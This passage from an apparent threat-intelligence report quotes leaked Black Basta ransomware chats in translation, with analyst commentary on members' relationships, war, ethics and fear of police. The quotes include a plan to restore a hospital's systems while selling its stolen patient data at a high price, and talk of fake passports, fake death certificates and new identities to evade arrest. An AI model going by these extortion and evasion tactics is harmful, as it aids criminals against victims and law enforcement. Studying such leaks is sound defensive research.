2023-12-19 20:41:56, @usernamegg:matrix.bestflowers247.online, I thought you would disappear	2023-12-19 20:41:56, @usernamegg:matrix.bestflowers247.online, я думал ты потеряешься
2023-12-19 20:42:05, @usernamegg:matrix.bestflowers247.online, there is still a war going on between our peoples	2023-12-19 20:42:05, @usernamegg:matrix.bestflowers247.online, у нас еще между нашими народами война идет
2023-12-19 20:42:12, @usernamegg:matrix.bestflowers247.online, I thought that might interfere with working	2023-12-19 20:42:12, @usernamegg:matrix.bestflowers247.online, я думал это может помешать работать
2023-12-19 20:42:14, @usernamegg:matrix.bestflowers247.online, but no	2023-12-19 20:42:14, @usernamegg:matrix.bestflowers247.online, но нет
2023-12-19 20:42:16, @usernamegg:matrix.bestflowers247.online, you are adequate	2023-12-19 20:42:16, @usernamegg:matrix.bestflowers247.online, ты адекватен
2023-12-19 20:42:20, @usernamegg:matrix.bestflowers247.online, I am adequate	2023-12-19 20:42:20, @usernamegg:matrix.bestflowers247.online, я адекватен
2023-12-19 20:42:24, @usernamegg:matrix.bestflowers247.online, we worked well together	2023-12-19 20:42:24, @usernamegg:matrix.bestflowers247.online, мы сработались
2023-12-19 20:42:29, @usernamegg:matrix.bestflowers247.online, it would be better if you were nearby of course	2023-12-19 20:42:29, @usernamegg:matrix.bestflowers247.online, лучше бы ты был рядом конечно
2023-12-19 20:42:34, @usernamegg:matrix.bestflowers247.online, but that is for time to show	2023-12-19 20:42:34, @usernamegg:matrix.bestflowers247.online, но это как время покажет
[omitted]	[omitted]
2023-12-19 20:57:00, @w:matrixtcFJHPDblmt2rg.network, > <@usernamegg:matrix.bestflowers247.online> there is still a war going on between our peoples yes, I understand that, but I don’t focus on it, I don’t want to get into games where I can’t do anything)	2023-12-19 20:57:00, @w:matrixtcFJHPDblmt2rg.network, > <@usernamegg:matrix.bestflowers247.online> у нас еще между нашими народами война идет да, понимаю это, но я не акцентирую на это вниманиея, я не хочу лезть в игры, где я ничего не могу сделать)
2023-12-19 20:57:22, @w:matrixtcFJHPDblmt2rg.network, I am one hundred percent against war, I want everything to	2023-12-19 20:57:22, @w:matrixtcFJHPDblmt2rg.network, я против войны

end sooner already) 2023-12-19 20:57:34, @w:matrixtcFJHPDblmt2rg.network, > <@usernamegg:matrix.bestflowers247.online> it would be better if you were nearby of course I am still thinking about that for now 2023-12-19 20:57:46, @w:matrixtcFJHPDblmt2rg.network, > <@usernamegg:matrix.bestflowers247.online> but that is for time to show yeah 2023-12-19 20:59:00, @w:matrixtcFJHPDblmt2rg.network, that’s just how I was raised, I cannot betray myself first of all, because you helped me, I cannot neglect that, it is worth a lot, in our reality help from other people is worth its weight in gold)	это сто проц, хочу чтобы все закончилось быстрее уже) 2023-12-19 20:57:34, @w:matrixtcFJHPDblmt2rg.network, > <@usernamegg:matrix.bestflowers247.online> лучше бы ты был рядом конечно думаю на этим пока что 2023-12-19 20:57:46, @w:matrixtcFJHPDblmt2rg.network, > <@usernamegg:matrix.bestflowers247.online> но это как время покажет дага 2023-12-19 20:59:00, @w:matrixtcFJHPDblmt2rg.network, меня так воспитали просто, не могу предасть в первую очередь себя, ибо ты мне помог, не могу таким пренебрегать, это дорого стоит, в наших реалиях помощь другим людям на вес золота)

gg and ***w*** maintain collaborative relationships for financial gain despite their nations being at war. ***w*** expresses strong loyalty and gratitude in exchanges, emphasizing interpersonal relationships and mutual support. These communications reflect deeply rooted family values.

Desire for War’s End #2

Translated	Original Text
2024-03-07 13:31:59, @usernamegg:matrix.bestflowers247.online, I have two guys from Donbas working, their parents are all here, everything is fine. Just recently, though, one of their fathers was killed in this damned war ([omitted] 2024-03-07 13:32:38, @usernamegg:matrix.bestflowers247.online, they were wandering around wherever possible (Turkey, Asia, Dubai, Europe 2024-03-07 13:32:44, @usernamegg:matrix.bestflowers247.online, ended up coming here in the end 2024-03-07 13:33:03, @usernamegg:matrix.bestflowers247.online, I met them, settled them in, everyone is satisfied.	2024-03-07 13:31:59, @usernamegg:matrix.bestflowers247.online, у меня две ребят с Донбаса работают, родители все тут, все хорошо. недавно батю только убили у одного на войне этой конченой ([omitted] 2024-03-07 13:32:38, @usernamegg:matrix.bestflowers247.online, тоже шатались где только можно (турция, азия, дубай, европа 2024-03-07 13:32:44, @usernamegg:matrix.bestflowers247.online, приехали сюда в итоге 2024-03-07 13:33:03, @usernamegg:matrix.bestflowers247.online, я встретил, разместил , всем довольны.

gg describes employing young men from Donbas (eastern Ukraine) and arranging their living conditions. The account highlights the severe impact of war, including the loss of a family member, and shows that ***gg*** demonstrates a supportive attitude toward people facing hardship.

Appeals for Assistance to Escape Conflict Zones

Evacuation and Requests for Aid from War-Torn Israel

Translated	Original Text
2023-10-09 16:32:13, @w:matrixtcFJHPDblmt2rg.network, In Israel, basically, and Lebanon has also started attacking, looks like I won’t be going back there anymore. 2023-10-09 16:32:29, @w:matrixtcFJHPDblmt2rg.network, I’ll probably settle somewhere in Europe now. 2023-10-09 16:33:23, @w:matrixtcFJHPDblmt2rg.network, Can you, if anything, help me out with an apartment, so I can rent monthly and also set up at least a small workspace for myself, since I don’t know when I’ll be able to retrieve anything from there.	2023-10-09 16:32:13, @w:matrixtcFJHPDblmt2rg.network, в израиле кароче и ливан начал нападать, походу уже не вернусь туда 2023-10-09 16:32:29, @w:matrixtcFJHPDblmt2rg.network, буду уже в европе оседать где то 2023-10-09 16:33:23, @w:matrixtcFJHPDblmt2rg.network, сможешь если что меня выручить на квартиру, чтобы я снял уже помесячно и так по мелочи рабочее место себе хоть чутка сделал, а то я не знаю когда смогу оттуда что то забрать

w explains forced evacuation from conflict zones and requests support for securing new living arrangements. The member cites intensified Israel-Lebanon hostilities preventing return, emphasizing urgent needs for European temporary housing and workspace establishment.

3.3 Ethics and Morality

Internal communications during a large-scale medical network ransomware attack reveal clear contradictions between members' organizational roles and personal awareness. The group pursued systematic extortion strategies: conditionally restoring life-critical systems, avoiding external intervention, and pressuring victims into ransom negotiations. Individual statements repeatedly referenced potential risks to children's lives, documenting awareness of attack consequences.

<u>Discussions on the Attack against a Large-Scale Medical Network</u>

Urging the Separation of Attack and Politics for Ransom Negotiations

Translated	Original Text
2024-05-09 20:36:56, @tinker:matrix.bestflowers247.online, There are two approaches regarding this ransom and this case. If it were a regular target, there would be no question - we'd just set a high price, a percentage of the annual revenue, and that's it - the price would skyrocket hard. But specifically, with this target, here and now, there are obvious problems. A hospital, religious at that, and one of the largest in the country - this immediately carries the risk of turning the issue into a political one. This risk is compounded by the situation with AlphV and <Masked: Organization Name>, which was declared a national security risk, and now the CEO of their parent company is testifying before Congress. Moreover, elections in the US are around the corner, so the cops will go crazy because they need their stars, and before the elections, they need them twice as much. I think you remember - before the last elections, 4 years ago, the NSA tried to hit Trick's servers just as a warning. And God forbid someone dies now (and out of millions of their patients, I assure you, they'll find at least one person whose death they can pin on us - at minimum as a pretext not to pay out life insurance, which half of Americans have), then they could designate this as terrorism altogether. When the situation shifts into the political arena, it becomes dangerous.	2024-05-09 20:36:56, @tinker:matrix.bestflowers247.online, Есть два подхода, касательно и этого рансома и этого кейса. Будь это обычный таргет, то вопроса бы не было - просто ставим высокую цену, % от годового ревеню и всё - там цена улетит жёстко. Но, конкретно, с этим таргетом и здесь и сейчас есть понятные проблемы. Больница, ещё и религиозная, ещё и одна из крупнейших в стране, это сразу риск перевода вопроса в политическое русло. Осложняется этот риск тем, что ситуация с альфви и <Masked: Organization Name> была объявлена как риск нац.безопасности, и сейчас гендир их материанской компании распинается перед конгрессом. Более того, выборы в юсе уже на носу, так что полицаи будут лютовать, так как им нужны лычки, а перед выборами нужны вдвойне. Я думаю, ты был когда перед прошлыми выборами - 4 года назад, АНБ попыталась ударить по серврам трика, чисто для острастки. А, если ни дай Бог ещё кто-то сейчас помрёт (а на миллионы их пациентов, я вот тебе отвечаю, что найдётся один чел, смерть которого можно будет повесить на нас (как минимум чтобы не выплачивать life insurance, которая у каждого второго амеркианца есть), то это вообще могут как теракт обозначить). Когда ситуация переходит в политическое русло, она становится опасной.

[omitted] The way out, purely at the idea level, is this. We need to separate politics from the attack, to sow division in the political space and society. What I mean is this: we need, as you said, to help them with restoring systems from the lock so that people can receive medical services. Actually, this could become a great branded thesis - that we are "the good guys." This will let us dodge the problem of being seen as "an attack by a hostile state," because no one will be able to make big political capital from that except us. But the data - that we should sell hard, at a steep price - because data is not a doctor's visit. When we lock medical terminals and some old man can't book an oncology appointment, and Fox runs headlines about it, we look like villains in their eyes. But when bloated managers can't safeguard entrusted patient data, and it leaks from them - then they are the "bad guys." And in that case, we almost look like positive characters, because we show how rotten the system is. And then no one can say "the price is too high, how could you do this," because yes - that is the price of your own screw-up.	[omitted] Выход, - чисто на уровне идеи - предлагаю вот такой. Нужно разделить политику и атаку, чтобы посеять раздор в политическом сегменте и обществе. Что я имею в виду. Надо, как ты и сказал, помочь им с восстановлением систем от лока, чтобы люди могли получать мед. услуги. Можно сделать из это крутой брэндовый тезис на самом деле - про то какие мы правильные. Это позволит увернуться от проблемы "атаки враждебного государства", потому что большого политического капитала при таком раскладе, никто, кроме нас самих не сделает. А вот дату надо уже им продавать по жёсткой цене - потому что дата - это не поход к врачу. Когда мы лочим мед терминал и старичок и статьи ФОКС на может записаться на визит к онкологу, мы выглядим в их глазах как злодеи, а вот, когда зажравшиеся менеджеры не могут сохранить вверенную им дату пациентов, и она от них утекает, то "плохие парни" - уже они. А мы тут чуть ли не положительный персонаж, потому что показываем насколько прогнила система. И уже никто не сможет сказать - цена слишком высокая, что же вы такое делаете, потому что да - это цена вашего проёба.

tinker, as a Black Basta member, advocates eliminating political risks to secure ransoms and emphasizes separating attacks from politics. The conversations show system decryption decisions prioritize ransom acquisition over moral or ethical considerations regarding hospital operations.

Subsequent exchanges reveal ***tinker***'s personal desire to prevent child fatalities, demonstrating oscillation between organizational responsibilities and individual emotions. This pattern suggests religious and moral conflicts despite operational involvement, with specific concerns about life-threatening consequences reflecting internal ethical frameworks.

Inner Conflict after Triggering an Incident Involving Children’s Lives

Translated	Original Text
2024-05-12 03:09:12, @tinker:matrix.bestflowers247.online, * Neither politically nor morally (to be honest, I don’t want to end up in hell if a child with a heart defect dies right now (and about such cases, the God of my faith has spoken very unambiguously), or if someone has complications during childbirth).	2024-05-12 03:09:12, @tinker:matrix.bestflowers247.online, * Ни политически ни морально (мне честно говоря, в ад не хочется, если ребёнок с пороком сердца сейчас умрёт (а про такие случаи, Бог моей веры очень однозначно высказывался) или у кого-то при родах будут осложнения)

3.4 Vigilance against Law Enforcement Agencies

Law enforcement activities represent significant risk factors for ransomware groups, including Black Basta. Members monitor arrests of other ransomware operators and track intensifying enforcement trends and legal sanctions. They implement security measures against communication interception, securing encrypted channels and preferring face-to-face meetings. Accounts from previously detained members discussing their experiences further demonstrate heightened vigilance toward law enforcement operations.

Discussions on Vigilance against Law Enforcement

Threats from Interpol and Law Enforcement Agencies #1

Translated	Original Text
2024-07-18 09:40:33, @chuck:talks.icu, by the way this guy from tricks seems to be Russian 2024-07-18 09:40:48, @chuck:talks.icu, he has a public card on the Interpol website 2024-07-18 09:41:39, @chuck:talks.icu, https://www.interpol.int/How-we-work/Notices/Red-Notices/View-Red-Notices#2024-37141 2024-07-18 09:42:18, @usernamegg:matrix.bestflowers247.online, Place of birth MOSKAU, Russia Nationality Russia [omitted] 2024-07-18 09:44:53, @usernamegg:matrix.bestflowers247.online, fucking hell) 2024-07-18 09:44:58, @chuck:talks.icu, Bentley from RF, works for FSB 2024-07-18 09:45:01, @usernamegg:matrix.bestflowers247.online, sorry for the profanity 2024-07-18 09:45:12, @chuck:talks.icu, there's too little information for now 2024-07-18 09:45:16, @chuck:talks.icu, don't know what happened there [omitted] 2024-07-18 09:47:15, @usernamegg:matrix.bestflowers247.online, we'll keep watching the situation 2024-07-18 09:47:19, @chuck:talks.icu, and he was friends with Ari 2024-07-18 09:47:31, @chuck:talks.icu, alright, have a good workout 2024-07-18 09:47:41, @usernamegg:matrix.bestflowers247.online, ++ 2024-07-18 09:47:42, @chuck:talks.icu, I think something will become clear in the near future 2024-07-18 09:47:52, @usernamegg:matrix.bestflowers247.online, >	2024-07-18 09:40:33, @chuck:talks.icu, кстати этот чел из триков походу русский 2024-07-18 09:40:48, @chuck:talks.icu, у него карточка публичная на сайте интерпола 2024-07-18 09:41:39, @chuck:talks.icu, https://www.interpol.int/How-we-work/Notices/Red-Notices/View-Red-Notices#2024-37141 2024-07-18 09:42:18, @usernamegg:matrix.bestflowers247.online, Place of birth MOSKAU, Russia Nationality Russia [omitted] 2024-07-18 09:44:53, @usernamegg:matrix.bestflowers247.online, ебаный пиздец) 2024-07-18 09:44:58, @chuck:talks.icu, бентли из рф, работает на фсб 2024-07-18 09:45:01, @usernamegg:matrix.bestflowers247.online, сорян за мат 2024-07-18 09:45:12, @chuck:talks.icu, пока инфы слишком мало 2024-07-18 09:45:16, @chuck:talks.icu, хз что там произошло [omitted] 2024-07-18 09:47:15, @usernamegg:matrix.bestflowers247.online, будем наблюдать за обстановкой 2024-07-18 09:47:19, @chuck:talks.icu, а он с ари дружен был 2024-07-18 09:47:31, @chuck:talks.icu, давай, хорошей тренировки 2024-07-18 09:47:41, @usernamegg:matrix.bestflowers247.online, ++ 2024-07-18 09:47:42, @chuck:talks.icu, я думаю чето прояснится в ближайшее время

<@chuck:talks.icu> I think something will become clear in the near future 100% 2024-07-18 09:48:01, @usernamegg:matrix.bestflowers247.online, no point going underground yet) 2024-07-18 09:48:11, @chuck:talks.icu, not yet)	2024-07-18 09:47:52, @usernamegg:matrix.bestflowers247.online, > <@chuck:talks.icu> я думаю чето прояснится в ближайшее время 100% 2024-07-18 09:48:01, @usernamegg:matrix.bestflowers247.online, пока в подполье уходить не стоит) 2024-07-18 09:48:11, @chuck:talks.icu, пока нет)

Members share information about associates listed by Interpol. Discussions include rumors about individuals allegedly connected to the Russian Federal Security Service (FSB) and interpersonal dynamics within operational groups. They acknowledge risks while determining immediate concealment unnecessary, maintaining situational awareness.

Threats from Interpol and Law Enforcement Agencies #2

Translated	Original Text
2024-07-15 11:23:58, @chuck:talks.icu, hello 2024-07-15 11:23:59, @chuck:talks.icu, how are you? 2024-07-15 11:24:11, @usernamegg:matrix.bestflowers247.online, everything's fine 2024-07-15 11:24:15, @usernamegg:matrix.bestflowers247.online, how are you? 2024-07-15 11:24:37, @usernamegg:matrix.bestflowers247.online, you understand that an Interpol request can always come for us, 2024-07-15 11:24:39, @usernamegg:matrix.bestflowers247.online, ? 2024-07-15 11:25:01, @usernamegg:matrix.bestflowers247.online, and those who Interpol pays here will start making our blood boil 2024-07-15 11:39:21, @chuck:talks.icu, > <@usernamegg:matrix.bestflowers247.online> you understand that an Interpol request can always come for us, do you think such a thing is possible? 2024-07-15 11:39:29, @usernamegg:matrix.bestflowers247.online, ye 2024-07-15 11:39:37, @usernamegg:matrix.bestflowers247.online, my security people told me so 2024-07-15 11:39:52, @chuck:talks.icu, damn 2024-07-15 11:39:57, @chuck:talks.icu, wouldn't want that 2024-07-15 11:40:05, @usernamegg:matrix.bestflowers247.online, my security people say they'll strangle everyone, won't even let them catch their breath	2024-07-15 11:23:58, @chuck:talks.icu, привет 2024-07-15 11:23:59, @chuck:talks.icu, как ты? 2024-07-15 11:24:11, @usernamegg:matrix.bestflowers247.online, все ровно 2024-07-15 11:24:15, @usernamegg:matrix.bestflowers247.online, ты как? 2024-07-15 11:24:37, @usernamegg:matrix.bestflowers247.online, ты понимаешь что на нас может придти всегда запрос с интерпола , 2024-07-15 11:24:39, @usernamegg:matrix.bestflowers247.online, ? 2024-07-15 11:25:01, @usernamegg:matrix.bestflowers247.online, и те кому тут платит интерпол начнут сворачивать кровь нам 2024-07-15 11:39:21, @chuck:talks.icu, > <@usernamegg:matrix.bestflowers247.online> ты понимаешь что на нас может придти всегда запрос с интерпола , ты думаешь такое возможно? 2024-07-15 11:39:29, @usernamegg:matrix.bestflowers247.online, да 2024-07-15 11:39:37, @usernamegg:matrix.bestflowers247.online, мне мои силовики и сказали 2024-07-15 11:39:52, @chuck:talks.icu, епрст 2024-07-15 11:39:57, @chuck:talks.icu, не хотелось бы 2024-07-15 11:40:05, @usernamegg:matrix.bestflowers247.online, мне мои

2024-07-15 11:40:08, @chuck:talks.icu, well what's the point of them doing it, they won't extradite anyway 2024-07-15 11:42:16, @chuck:talks.icu, they would have strangled everyone long ago 2024-07-15 11:43:15, @chuck:talks.icu, what do you think to do next? 2024-07-15 11:43:35, @usernamegg:matrix.bestflowers247.online, you've known me for so many years) 2024-07-15 11:44:07, @chuck:talks.icu, yes indeed) 2024-07-15 11:44:24, @chuck:talks.icu, do you have doubts whether it's worth continuing? [omitted] 2024-07-17 07:36:58, @usernamegg:matrix.bestflowers247.online, I gathered everyone, all my people are ready to go into battle even tomorrow, but they're resting for now, I told them summer is a good time to go to our seas, spend time with loved ones and so on 2024-07-17 07:37:48, @usernamegg:matrix.bestflowers247.online, we'll start in September. right now I'll deal with what's piled up. 2024-07-17 10:11:24, @chuck:talks.icu, Hello 2024-07-17 10:12:16, @chuck:talks.icu, I understand you, I see that you're gradually getting back in shape) 2024-07-17 10:12:17, @chuck:talks.icu, that's good) 2024-07-17 10:23:13, @chuck:talks.icu, Tell me in more detail what your security people are saying. What's the worst-case scenario we're facing? [omitted] 2024-07-17 20:08:01, @usernamegg:matrix.bestflowers247.online, you and I will be in this tension for the rest of our lives 2024-07-17 20:08:24, @usernamegg:matrix.bestflowers247.online, have hiding places 2 024-07-17 20:08:36, @usernamegg:matrix.bestflowers247.online, the main thing is that the family lives at the same level 2024-07-17 20:08:41, @usernamegg:matrix.bestflowers247.online, you never know what will happen 2024-07-17 20:09:40, @usernamegg:matrix.bestflowers247.online, I'm just trying to protect my loved ones if something happens to me, God forbid of course 2024-07-17 20:09:50, @usernamegg:matrix.bestflowers247.online, however much they help	силовики горят всех удушим , даже типа носа неподточят 2024-07-15 11:40:08, @chuck:talks.icu, ну а смысл им это делать, ведь всеравно не выдатут 2024-07-15 11:42:16, @chuck:talks.icu, так бы давно всех задушили 2024-07-15 11:43:15, @chuck:talks.icu, что думаешь делать дальше? 2024-07-15 11:43:35, @usernamegg:matrix.bestflowers247.online, ты вот меня знаешь столько лет) 2024-07-15 11:44:07, @chuck:talks.icu, так да) 2024-07-15 11:44:24, @chuck:talks.icu, у тебя сомнения стоит ли продолжать? [omitted] 2024-07-17 07:36:58, @usernamegg:matrix.bestflowers247.online, я собрал всех, мои все в бой готовы идти хоть завтра, но пока отдыхают, я сказал лето и хорошее время съездить на наши моря провести время с любимыми и тд 2024-07-17 07:37:48, @usernamegg:matrix.bestflowers247.online, мы начнем в сентябре. сейчас я пока раскидаюсь с тем что навалилось. 2024-07-17 10:11:24, @chuck:talks.icu, Привет 2024-07-17 10:12:16, @chuck:talks.icu, понял тебя, вижу что ты потихоньку приходишь в форму) 2024-07-17 10:12:17, @chuck:talks.icu, это радует) 2024-07-17 10:23:13, @chuck:talks.icu, Расскажи поподробнее что силовики твои говорят. Какой худший сценарий нам светит? [omitted] 2024-07-17 20:08:01, @usernamegg:matrix.bestflowers247.online, мы с тобой до конца жизни будет в таком напряге 2024-07-17 20:08:24, @usernamegg:matrix.bestflowers247.online, имей тайники 2024-07-17 20:08:36, @usernamegg:matrix.bestflowers247.online, главное что бы семья жила на том же уровне 2024-07-17 20:08:41, @usernamegg:matrix.bestflowers247.online, мало ли что будет 2024-07-17 20:09:40, @usernamegg:matrix.bestflowers247.online, я стараюсь просто обезопасить своих близких если

2024-07-17 20:11:52, @usernamegg:matrix.bestflowers247.online, why do you need a lawyer? 2024-07-17 20:12:01, @usernamegg:matrix.bestflowers247.online, do you think he'll help you, 2024-07-17 20:12:02, @usernamegg:matrix.bestflowers247.online, ? 2024-07-17 20:12:21, @usernamegg:matrix.bestflowers247.online, did you tell him your whole situation, 2024-07-17 20:12:23, @usernamegg:matrix.bestflowers247.online, ? 2024-07-17 20:12:27, @chuck:talks.icu, well yes, the tension is present 2024-07-17 20:12:40, @chuck:talks.icu, when I read today, I went straight back a year ago, felt just as shitty 2024-07-17 20:13:01, @chuck:talks.icu, > <@usernamegg:matrix.bestflowers247.online> why do you need a lawyer? just in case, if the FSB raids in the morning 2024-07-17 20:13:07, @chuck:talks.icu, no I didn't tell him who I am 2024-07-17 20:13:09, @usernamegg:matrix.bestflowers247.online, > <@chuck:talks.icu> when I read today, I went straight back a year ago, felt just as shitty yes, hang in there brother, it's a fucked up state 2024-07-17 20:13:23, @chuck:talks.icu, I said there are problems with American law enforcement and they want me 2024-07-17 20:13:39, @usernamegg:matrix.bestflowers247.online, well you've been living peacefully all year 2024-07-17 20:13:39, @chuck:talks.icu, > <@usernamegg:matrix.bestflowers247.online> yes, hang in there brother, it's a fucked up state I think this is 5% of what you went through 2024-07-17 20:13:43, @usernamegg:matrix.bestflowers247.online, nobody came, 2024-07-17 20:13:46, @usernamegg:matrix.bestflowers247.online, ? 2024-07-17 20:13:55, @chuck:talks.icu, no, knock on wood) 2024-07-17 20:14:10, @usernamegg:matrix.bestflowers247.online, ++	даже со мной что то произойдет не дай бог конечно 2024-07-17 20:09:50, @usernamegg:matrix.bestflowers247.online, как бы не помогали 2024-07-17 20:11:52, @usernamegg:matrix.bestflowers247.online, а зачем тебе адвокат? 2024-07-17 20:12:01, @usernamegg:matrix.bestflowers247.online, ты думаешь он тебе поможет , 2024-07-17 20:12:02, @usernamegg:matrix.bestflowers247.online, ? 2024-07-17 20:12:21, @usernamegg:matrix.bestflowers247.online, ты что ему рассказал всю свою ситуацию , 2024-07-17 20:12:23, @usernamegg:matrix.bestflowers247.online, ? 2024-07-17 20:12:27, @chuck:talks.icu, ну да, напряг присутствует 2024-07-17 20:12:40, @chuck:talks.icu, я как сегодня прочитал, прям на год назад вернулся, также хуево стало 2024-07-17 20:13:01, @chuck:talks.icu, > <@usernamegg:matrix.bestflowers247.online> а зачем тебе адвокат? на всякий пожарный, если фсб нагрянет утром 2024-07-17 20:13:07, @chuck:talks.icu, нет я ему не рассказал кто я 2024-07-17 20:13:09, @usernamegg:matrix.bestflowers247.online, > <@chuck:talks.icu> я как сегодня прочитал, прям на год назад вернулся, также хуево стало да, держись братец , это пиздец состояние 2024-07-17 20:13:23, @chuck:talks.icu, сказал что есть проблемы с американскими правоохранителями и они меня хотят 2024-07-17 20:13:39, @usernamegg:matrix.bestflowers247.online, ну ты весь год живешь спокойно 2024-07-17 20:13:39, @chuck:talks.icu, > <@usernamegg:matrix.bestflowers247.online> да, держись братец , это пиздец состояние думаю это 5% от того что ты пережил 2024-07-17 20:13:43, @usernamegg:matrix.bestflowers247.online, ни кто не приходил,

2024-07-17 20:14:27, @chuck:talks.icu, I pay him a small amount monthly, and if something happens he comes to me on call 2024-07-17 20:14:48, @chuck:talks.icu, if the FSB raids 2024-07-17 20:15:06, @usernamegg:matrix.bestflowers247.online, > <@chuck:talks.icu> I think this is 5% of what you went through yes, I only want to sleep and eat, as soon as I start getting back into the situation of what happened and replay everything again, all life stops again. 2024-07-17 20:15:13, @chuck:talks.icu, whether he'll help or not - don't know, but without him it will be completely difficult if such a thing happens 2024-07-17 20:15:38, @chuck:talks.icu, yes you need to rest now 2024-07-17 20:15:42, @chuck:talks.icu, go to nature 2024-07-17 20:15:46, @chuck:talks.icu, calm your nerves 2024-07-17 20:15:54, @chuck:talks.icu, the main thing is you're in Russia 2024-07-17 20:16:04, @chuck:talks.icu, they definitely won't extradite [omitted] 2024-07-17 20:21:07, @chuck:talks.icu, outlined the situation, didn't give him specifics 2024-07-17 20:22:11, @usernamegg:matrix.bestflowers247.online, > <@chuck:talks.icu> outlined the situation, didn't give him specifics outline the situation for me as you told him about it 2024-07-17 20:22:32, @usernamegg:matrix.bestflowers247.online, afraid to give people a knife to kill myself with) 2024-07-17 20:23:27, @usernamegg:matrix.bestflowers247.online, you have there 2024-07-17 20:23:32, @usernamegg:matrix.bestflowers247.online, breaches 2024-07-17 20:23:34, @usernamegg:matrix.bestflowers247.online, theft 2024-07-17 20:23:43, @usernamegg:matrix.bestflowers247.online, creating malicious software 2024-07-17 20:23:47, @usernamegg:matrix.bestflowers247.online, extortion 2024-07-17 20:23:53, @usernamegg:matrix.bestflowers247.online, money laundering 2024-07-17 20:24:13,	2024-07-17 20:13:46, @usernamegg:matrix.bestflowers247.online, ? 2024-07-17 20:13:55, @chuck:talks.icu, нет, ттт) 2024-07-17 20:14:10, @usernamegg:matrix.bestflowers247.online, ++ 2024-07-17 20:14:27, @chuck:talks.icu, я плачу ему копеечку ежемесячно, и в случае чего он по звонку приезжает ко мне 2024-07-17 20:14:48, @chuck:talks.icu, если фсб нагрянет 2024-07-17 20:15:06, @usernamegg:matrix.bestflowers247.online, > <@chuck:talks.icu> думаю это 5% от того что ты пережил да, хочу спать и есть только , как только начинаю возвразаться в ситуацию что было и прокручиваю все снова, все жизнь снова остановилась. 2024-07-17 20:15:13, @chuck:talks.icu, поможет не поможет - хз, но без него совсем трудно будет если такое случится 2024-07-17 20:15:38, @chuck:talks.icu, да тебе щас отдохнуть надо 2024-07-17 20:15:42, @chuck:talks.icu, съездить на природу 2024-07-17 20:15:46, @chuck:talks.icu, нервы успокоить 2024-07-17 20:15:54, @chuck:talks.icu, главное ты в россии 2024-07-17 20:16:04, @chuck:talks.icu, выдать точно не выдадут [omitted] 2024-07-17 20:21:07, @chuck:talks.icu, обрисовал ситуацию, конкретики не давал ему 2024-07-17 20:22:11, @usernamegg:matrix.bestflowers247.online, > <@chuck:talks.icu> обрисовал ситуацию, конкретики не давал ему обрисуй мне ситацию как ты ему сказал об этом 2024-07-17 20:22:32, @usernamegg:matrix.bestflowers247.online, боюсь дать нож людям в руки для собственного убития) 2024-07-17 20:23:27, @usernamegg:matrix.bestflowers247.online, у тебя там 2024-07-17 20:23:32, @usernamegg:matrix.bestflowers247.online, заливы 2024-07-17 20:23:34, @usernamegg:matrix.bestflowers247.online, кража

@usernamegg:matrix.bestflowers247.online, haven't you thought about changing personal data? 2024-07-17 20:24:38, @chuck:talks.icu, fake passport? 2024-07-17 20:24:41, @chuck:talks.icu, I thought about it 2024-07-17 20:24:50, @usernamegg:matrix.bestflowers247.online, you can make a death certificate 2024-07-17 20:24:51, @chuck:talks.icu, but don't know how feasible that is at all 2024-07-17 20:25:01, @chuck:talks.icu, what about family? 2024-07-17 20:25:05, @chuck:talks.icu, break up 2024-07-17 20:25:08, @chuck:talks.icu, leave? 2024-07-17 20:25:30, @chuck:talks.icu, they'll monitor family phones 2024-07-17 20:26:16, @chuck:talks.icu, Arik mentioned long ago, someone was making documents with connections for him 2024-07-17 20:26:24, @chuck:talks.icu, LNR DNR - new identity [omitted] 2024-07-17 20:35:13, @chuck:talks.icu, of course ideally there should be nothing on the computer 2024-07-17 20:35:19, @usernamegg:matrix.bestflowers247.online, we still have time, the question is different, how much do you and I have? 2024-07-17 20:35:25, @chuck:talks.icu, but that would mean giving up work 2024-07-17 20:35:36, @chuck:talks.icu, > <@usernamegg:matrix.bestflowers247.online> we still have time, the question is different, how much do you and I have? while the old man is alive) 2024-07-17 20:35:49, @usernamegg:matrix.bestflowers247.online, > <@chuck:talks.icu> but that would mean giving up work I'll work until the end of the CBO 2024-07-17 20:35:54, @usernamegg:matrix.bestflowers247.online, then everything 2024-07-17 20:35:59, @usernamegg:matrix.bestflowers247.online, I advise you to do the same 2024-07-17 20:36:09, @chuck:talks.icu, ah 2024-07-17 20:36:33, @chuck:talks.icu, I was thinking how to compensate for losses, I'll quit 2024-07-17 20:36:41, @chuck:talks.icu, CBO is for a long time	2024-07-17 20:23:43, @usernamegg:matrix.bestflowers247.online, создание вредоносного софта 2024-07-17 20:23:47, @usernamegg:matrix.bestflowers247.online, вымогательство 2024-07-17 20:23:53, @usernamegg:matrix.bestflowers247.online, обналичка 2024-07-17 20:24:13, @usernamegg:matrix.bestflowers247.online, ты не думал о смене личных данных? 2024-07-17 20:24:38, @chuck:talks.icu, левый паспорт? 2024-07-17 20:24:41, @chuck:talks.icu, думал 2024-07-17 20:24:50, @usernamegg:matrix.bestflowers247.online, можно сделать свидетельство о смерте 2024-07-17 20:24:51, @chuck:talks.icu, но хз как это реализуемо вобще 2024-07-17 20:25:01, @chuck:talks.icu, а как семья? 2024-07-17 20:25:05, @chuck:talks.icu, расстаться 2024-07-17 20:25:08, @chuck:talks.icu, уехать? 2024-07-17 20:25:30, @chuck:talks.icu, ониже будут мониторить телефоны семьи 2024-07-17 20:26:16, @chuck:talks.icu, арик както давно еще говорил, ктото унего делал доки с проводкой 2024-07-17 20:26:24, @chuck:talks.icu, лнр днр - новая личность [omitted] 2024-07-17 20:35:13, @chuck:talks.icu, конечно в идеале надо чтобы на компе ничего не было 2024-07-17 20:35:19, @usernamegg:matrix.bestflowers247.online, у нас есть время еще, вопрос в другом, сколько его у нас с тобой? 2024-07-17 20:35:25, @chuck:talks.icu, но это придется завязать с работой 2024-07-17 20:35:36, @chuck:talks.icu, > <@usernamegg:matrix.bestflowers247.online> у нас есть время еще, вопрос в другом, сколько его у нас с тобой? пока дед жив) 2024-07-17 20:35:49, @usernamegg:matrix.bestflowers247.online, > <@chuck:talks.icu> но это придется завязать с работой я до окончания СВО буду работать

	2024-07-17 20:35:54, @usernamegg:matrix.bestflowers247.online, потом все 2024-07-17 20:35:59, @usernamegg:matrix.bestflowers247.online, тебе тоже советую так сделать 2024-07-17 20:36:09, @chuck:talks.icu, аа 2024-07-17 20:36:33, @chuck:talks.icu, я думал как потери компенсирую, буду завязывать 2024-07-17 20:36:41, @chuck:talks.icu, сво надолго

